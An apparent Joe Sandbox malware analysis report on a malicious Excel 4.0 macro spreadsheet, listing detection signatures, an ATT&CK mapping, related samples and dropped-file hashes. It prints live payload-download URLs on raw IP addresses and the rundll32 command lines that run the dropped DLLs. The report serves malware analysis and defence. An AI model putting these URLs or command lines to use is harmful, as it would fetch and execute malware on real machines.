ID: 383366
Sample Name:
Comission_1980420924_03172021.xlsm
Cookbook:
defaultwindowsofficecookbook.jbs
Time: 17:26:50
Date: 07/04/2021
Version: 31.0.0 Emerald

Table of Contents


Analysis Report Comission_1980420924_03172021.xlsm

Overview


General Information

Sample Name:	Comission_1980420924_03172021.xlsm
Analysis ID:	383366
MD5:	7c87c28b3c6509...
SHA1:	e278ae31532f3f6..
SHA256:	c794d4aa56fd9e0.
Infos:	

Most interesting Screenshot:



Detection




Hidden Macro 4.0

Score:	68
Range:	0 - 100
Whitelisted:	false
Confidence:	100%

Signatures

- Office document tries to convince vi...
- Document exploit detected (UrlDown...
- Document exploit detected (process...
- Found Excel 4.0 Macro with suspicio...
- Found abnormal large hidden Excel ...
- Outdated Microsoft Office dropper d...
- Excel documents contains an embe...
- IP address seen in connection with o...
- Potential document exploit detected...
- Potential document exploit detected...
- Potential document exploit detected...
- Tries to resolve domain names, but ...
- Uses a known web browser user age...

Classification



Startup

- **System is w7x64**
- EXCEL.EXE (PID: 972 cmdline: 'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding MD5: 5FB0A0F93382ECD19F5F499A5CAA59F0)
  - rundll32.exe (PID: 2760 cmdline: Rundll32 ..\Kiod.hod,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2808 cmdline: Rundll32 ..\Kiod.hod1,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
  - rundll32.exe (PID: 2468 cmdline: Rundll32 ..\Kiod.hod2,DllRegisterServer MD5: DD81D91FF3B0763C392422865C9AC12E)
- **cleanup**

Malware Configuration

No configs have been found


Yara Overview

No yara matches

Sigma Overview

No Sigma rule has matched

Signature Overview



Click to jump to signature section

Software Vulnerabilities:

Document exploit detected (UrlDownloadToFile)

Document exploit detected (process start blacklist hit)

Networking:

Outdated Microsoft Office dropper detected

System Summary:

Office document tries to convince victim to disable security protection (e.g. to enable ActiveX or Macros)


Found Excel 4.0 Macro with suspicious formulas

Found abnormal large hidden Excel 4.0 Macro sheet

Mitre Att&ck Matrix

Initial Access	Execution	Persistence	Privilege Escalation	Defense Evasion	Credential Access	Discovery	Lateral Movement	Collection	Exfiltration	Command and Control	Network Effects	Remote Service Effects	In
Valid Accounts	Scripting 2 1	Path Interception	Process Injection 1	Masquerading 1	OS Credential Dumping	File and Directory Discovery 1	Remote Services	Data from Local System	Exfiltration Over Other Network Medium	Non-Application Layer Protocol 2	Eavesdrop on Insecure Network Communication	Remotely Track Device Without Authorization	M S P
Default Accounts	Exploitation for Client Execution 2 3	Boot or Logon Initialization Scripts	Boot or Logon Initialization Scripts	Disable or Modify Tools 1	LSASS Memory	System Information Discovery 2	Remote Desktop Protocol	Data from Removable Media	Exfiltration Over Bluetooth	Application Layer Protocol 1 2	Exploit SS7 to Redirect Phone Calls/SMS	Remotely Wipe Data Without Authorization	D L
Domain Accounts	At (Linux)	Logon Script (Windows)	Logon Script (Windows)	Rundll32 1	Security Account Manager	Query Registry	SMB/Windows Admin Shares	Data from Network Shared Drive	Automated Exfiltration	Ingress Tool Transfer 2	Exploit SS7 to Track Device Location	Obtain Device Cloud Backups	D D D
Local Accounts	At (Windows)	Logon Script (Mac)	Logon Script (Mac)	Process Injection 1	NTDS	System Network Configuration Discovery	Distributed Component Object Model	Input Capture	Scheduled Transfer	Protocol Impersonation	SIM Card Swap		C B F
Cloud Accounts	Cron	Network Logon Script	Network Logon Script	Scripting 2 1	LSA Secrets	Remote System Discovery	SSH	Keylogging	Data Transfer Size Limits	Fallback Channels	Manipulate Device Communication		M A R o


Behavior Graph




Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

Source	Detection	Scanner	Label	Link
http://188.119.112.114/44293.7276049768.dat	0%	Avira URL Cloud	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://www.icra.org/vocabulary/.	0%	URL Reputation	safe	
http://185.82.219.75/44293.7276049768.dat	0%	Avira URL Cloud	safe	

Source	Detection	Scanner	Label	Link
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	0%	URL Reputation	safe	

Domains and IPs

Contacted Domains

Name	IP	Active	Malicious	Antivirus Detection	Reputation
44293.7276049768.dat	unknown	unknown	true		unknown

Contacted URLs


Name	Malicious	Antivirus Detection	Reputation
http://188.119.112.114/44293.7276049768.dat	false	• Avira URL Cloud: safe	unknown
http://185.82.219.75/44293.7276049768.dat	false	• Avira URL Cloud: safe	unknown

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://services.msn.com/svcs/oe/certpage.asp?name=%s&email=%s&&Check	rundll32.exe, 00000004.0000000 2.2205780989.0000000001E97000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2203001284.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196966201.000000000 1E67000.00000002.00000001.sdmp	false		high
http://www.windows.com/pctv.	rundll32.exe, 00000006.0000000 2.2196756284.0000000001C80000. 00000002.00000001.sdmp	false		high
http://investor.msn.com	rundll32.exe, 00000004.0000000 2.2205313845.0000000001CB0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2202746600.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196756284.000000000 1C80000.00000002.00000001.sdmp	false		high
http://www.msnbc.com/news/ticker.txt	rundll32.exe, 00000004.0000000 2.2205313845.0000000001CB0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2202746600.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196756284.000000000 1C80000.00000002.00000001.sdmp	false		high
http://www.icra.org/vocabulary/.	rundll32.exe, 00000004.0000000 2.2205780989.0000000001E97000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2203001284.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196966201.000000000 1E67000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://windowsmedia.com/redir/services.asp?WMPFriendly=true	rundll32.exe, 00000004.0000000 2.2205780989.0000000001E97000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2203001284.000 0000001DA7000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196966201.000000000 1E67000.00000002.00000001.sdmp	false	• URL Reputation: safe • URL Reputation: safe • URL Reputation: safe	unknown
http://www.hotmail.com/oe	rundll32.exe, 00000004.0000000 2.2205313845.0000000001CB0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2202746600.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196756284.000000000 1C80000.00000002.00000001.sdmp	false		high

Name	Source	Malicious	Antivirus Detection	Reputation
http://investor.msn.com/	rundll32.exe, 00000004.0000000 2.2205313845.0000000001CB0000. 00000002.00000001.sdmp, rundll32.exe, 00000005.00000002.2202746600.000 0000001BC0000.00000002.0000000 1.sdmp, rundll32.exe, 00000006 .00000002.2196756284.000000000 1C80000.00000002.00000001.sdmp	false		high

Contacted IPs



Public

IP	Domain	Country	Flag	ASN	ASN Name	Malicious
188.119.112.114	unknown	Russian Federation		50673	SERVERIUS-ASNL	false
188.127.230.104	unknown	Russian Federation		56694	DHUBRU	false
185.82.219.75	unknown	Bulgaria		59729	ITL-BG	false

General Information

Joe Sandbox Version:	31.0.0 Emerald
Analysis ID:	383366
Start date:	07.04.2021
Start time:	17:26:50
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 6m 37s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	Comission_1980420924_03172021.xlsm
Cookbook file name:	defaultwindowsofficecookbook.jbs
Analysis system description:	Windows 7 x64 SP1 with Office 2010 SP2 (IE 11, FF52, Chrome 57, Adobe Reader DC 15, Flash 25.0.0.127, Java 8 Update 121, .NET 4.6.2)
Number of analysed new started processes analysed:	9
Number of new started drivers analysed:	0

Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.troj.expl.evad.winXLSM@7/7@2/3
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Adjust boot time • Enable AMSI • Found application associated with file extension: .xlsm • Found Word or Excel or PowerPoint or XPS Viewer • Found warning dialog • Click Ok • Attach to Office via COM • Scroll down • Close Viewer
Warnings:	Show All • Exclude process from analysis (whitelisted): dllhost.exe, WmiPrvSE.exe, svchost.exe

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
188.119.112.114	Comission_1109505708_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44277.8302662037.dat
	Comission_1109505708_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44277.8255408565.dat
	$RJJLOFR.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44277.6243106481.dat
	$RJJLOFR.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44277.6192599537.dat
	Comission_1510175966_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44273.6999931713.dat
	Comission_1510175966_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44273.6949118056.dat

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
	Comission_1851374485_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44273.5870003472.dat
	Comission_1851374485_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44273.5824083333.dat
	Comission_1137322368_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44272.8791306713.dat
	Comission_1137322368_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44272.8720229167.dat
	Comission_917519487_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44272.7099361111.dat
	Comission_917519487_03172021.xlsm	Get hash	malicious	Browse	• 188.119.112.114/44272.7046824074.dat
188.127.230.104	Comission_1109505708_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44277.8302662037.dat
	Comission_1109505708_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44277.8255408565.dat
	$RJJLOFR.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44277.6243106481.dat
	$RJJLOFR.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44277.6192599537.dat
	Comission_1510175966_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44273.6999931713.dat
	Comission_1510175966_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44273.6949118056.dat
	Comission_1851374485_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44273.5870003472.dat
	Comission_1851374485_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44273.5824083333.dat
	Comission_1137322368_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44272.8791306713.dat
	Comission_1137322368_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44272.8720229167.dat
	Comission_917519487_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44272.7099361111.dat
	Comission_917519487_03172021.xlsm	Get hash	malicious	Browse	• 188.127.230.104/44272.7046824074.dat

Domains

No context

ASN

Match	Associated Sample Name / URL	SHA 256	Detection	Link	Context
SERVERIUS-ASNL	RFQ610016934.exe	Get hash	malicious	Browse	• 188.119.113.200
	Proforma Invoice for payment URGENTLY.exe	Get hash	malicious	Browse	• 188.119.113.200
	yuVhCk9sE9.exe	Get hash	malicious	Browse	• 193.38.55.77
	Ar25M0UwOR.exe	Get hash	malicious	Browse	• 193.38.55.33
	yOrAsxt8Qv.exe	Get hash	malicious	Browse	• 193.38.55.33
	SecuriteInfo.com.Trojan.GenericKD.45968072.21801.exe	Get hash	malicious	Browse	• 193.38.55.33
	SecuriteInfo.com.W32.AIDetect.malware1.20068.exe	Get hash	malicious	Browse	• 193.38.55.33
	SecuriteInfo.com.W32.AIDetect.malware1.5648.exe	Get hash	malicious	Browse	• 193.38.55.33
	tYSf9q5AiJ.exe	Get hash	malicious	Browse	• 193.38.55.33
	messg.jpg.exe	Get hash	malicious	Browse	• 193.38.54.129
	3688975dcd3f7829cfe55f7dd46166e0d6bd46c842c16.exe	Get hash	malicious	Browse	• 193.38.55.33
	cessentl1.dll	Get hash	malicious	Browse	• 45.67.228.186
	figure.03.23.2021.doc	Get hash	malicious	Browse	• 188.119.113.170
	figure.03.23.2021.doc	Get hash	malicious	Browse	• 188.119.113.170
	figure.03.23.2021.doc	Get hash	malicious	Browse	• 188.119.113.170
	documenti-03.23.2021.doc	Get hash	malicious	Browse	• 188.119.113.170
	documenti-03.23.2021.doc	Get hash	malicious	Browse	• 188.119.113.170
	kOe2Vpp8gk.exe	Get hash	malicious	Browse	• 193.38.55.33
	q9ovrPJ48M.exe	Get hash	malicious	Browse	• 193.38.55.33
	7RR7FZkDOQ.exe	Get hash	malicious	Browse	• 193.38.55.33
DHUBRU	61444453825_03222021.xlsm	Get hash	malicious	Browse	• 188.127.224.35
	61444453825_03222021.xlsm	Get hash	malicious	Browse	• 188.127.224.35
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 188.127.249.217
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 188.127.249.217
	9556305403-04022021.xlsm	Get hash	malicious	Browse	• 188.127.249.217
	DEBT_1968116513_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	DEBT_1968116513_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.55
	DEBT_1149018870_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.180
	DEBT_1149018870_03182021.xlsm	Get hash	malicious	Browse	• 188.127.231.180
	Claim50770662203292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim206141819403292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim50770662203292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim206141819403292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim50770662203292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim206141819403292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim92563680703292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim170826527103292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim113481509103292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim92563680703292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159
	Claim67513454903292021.xlsm	Get hash	malicious	Browse	• 188.127.254.159

JA3 Fingerprints

No context

Dropped Files

No context
No context

Created / dropped Files

C:\Users\user\AppData\Local\Microsoft\Windows\Temporary Internet Files\Content.MSO\A4B9C4AC.jpeg	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	JPEG image data, JFIF standard 1.01, resolution (DPI), density 220x220, segment length 16, baseline, precision 8, 1386x1386, frames 3
Category:	dropped
Size (bytes):	171553
Entropy (8bit):	7.651426384659082
Encrypted:	false
SSDEEP:	3072:RXFYiB3kNT+2Jozo1UW8gOvlAsku0Gy3ZsY0OPlaK/LBd:RXFYiB3kNBozoR8gOvljFy3ZIOXP
MD5:	1BE35F6C74B488050049162605294C82
SHA1:	6788B12BD406903C82C3ED6FD46DD8E833612A74
SHA-256:	788C88EB21A724887B5258A8170157BD11FE6A78E0C2C71326E194B6BDF12AC9
SHA-512:	EC53901E929051B186070127AD6B05F1A8E6D25C8216187285AB07B78534DF12649204C81B0A9059ADBDF95AAA92CC3978B68DE60A0DB170EB5C66F74FC82895
Malicious:	false
Reputation:	moderate, very likely benign file
Preview:	......JFIF.............C...C...j.j.."..}........!1A..Qa."q. 2....#B...R..$3br........%&'()*456789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz...w.......!1..AQ .aq."2...B.....#3R..br...$4.%.....&'()*56789:CDEFGHIJSTUVWXYZcdefghijstuvwxyz..?....(.....(..sM.6...j.M...]....<..U{{.....+.n.V...+.....z...;....C..E.......3/L.r3....J.]...[..z-Y...Zw.Lz..eY.!_7...i.S..W`..c.h. .L.8\....h.G..K.n%-.y.m..}..i..i >q..in...@.._.u.^.).m.o.s.J...6.ZI.>zyV..._n.G......

C:\Users\user\AppData\Local\Temp\F7EE0000	
Process:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
File Type:	data
Category:	dropped
Size (bytes):	188507
Entropy (8bit):	7.659367569027655
Encrypted:	false
SSDEEP:	3072:YFXFYiB3kNT+2Jozo1UW8gOvlAsku0Gy3ZsY0OPlaK/LBb1y:YFXFYiB3kNBozoR8gOvljFy3ZIOXpw
MD5:	3183FB5D6421CC1F110EA846C2C4FE02
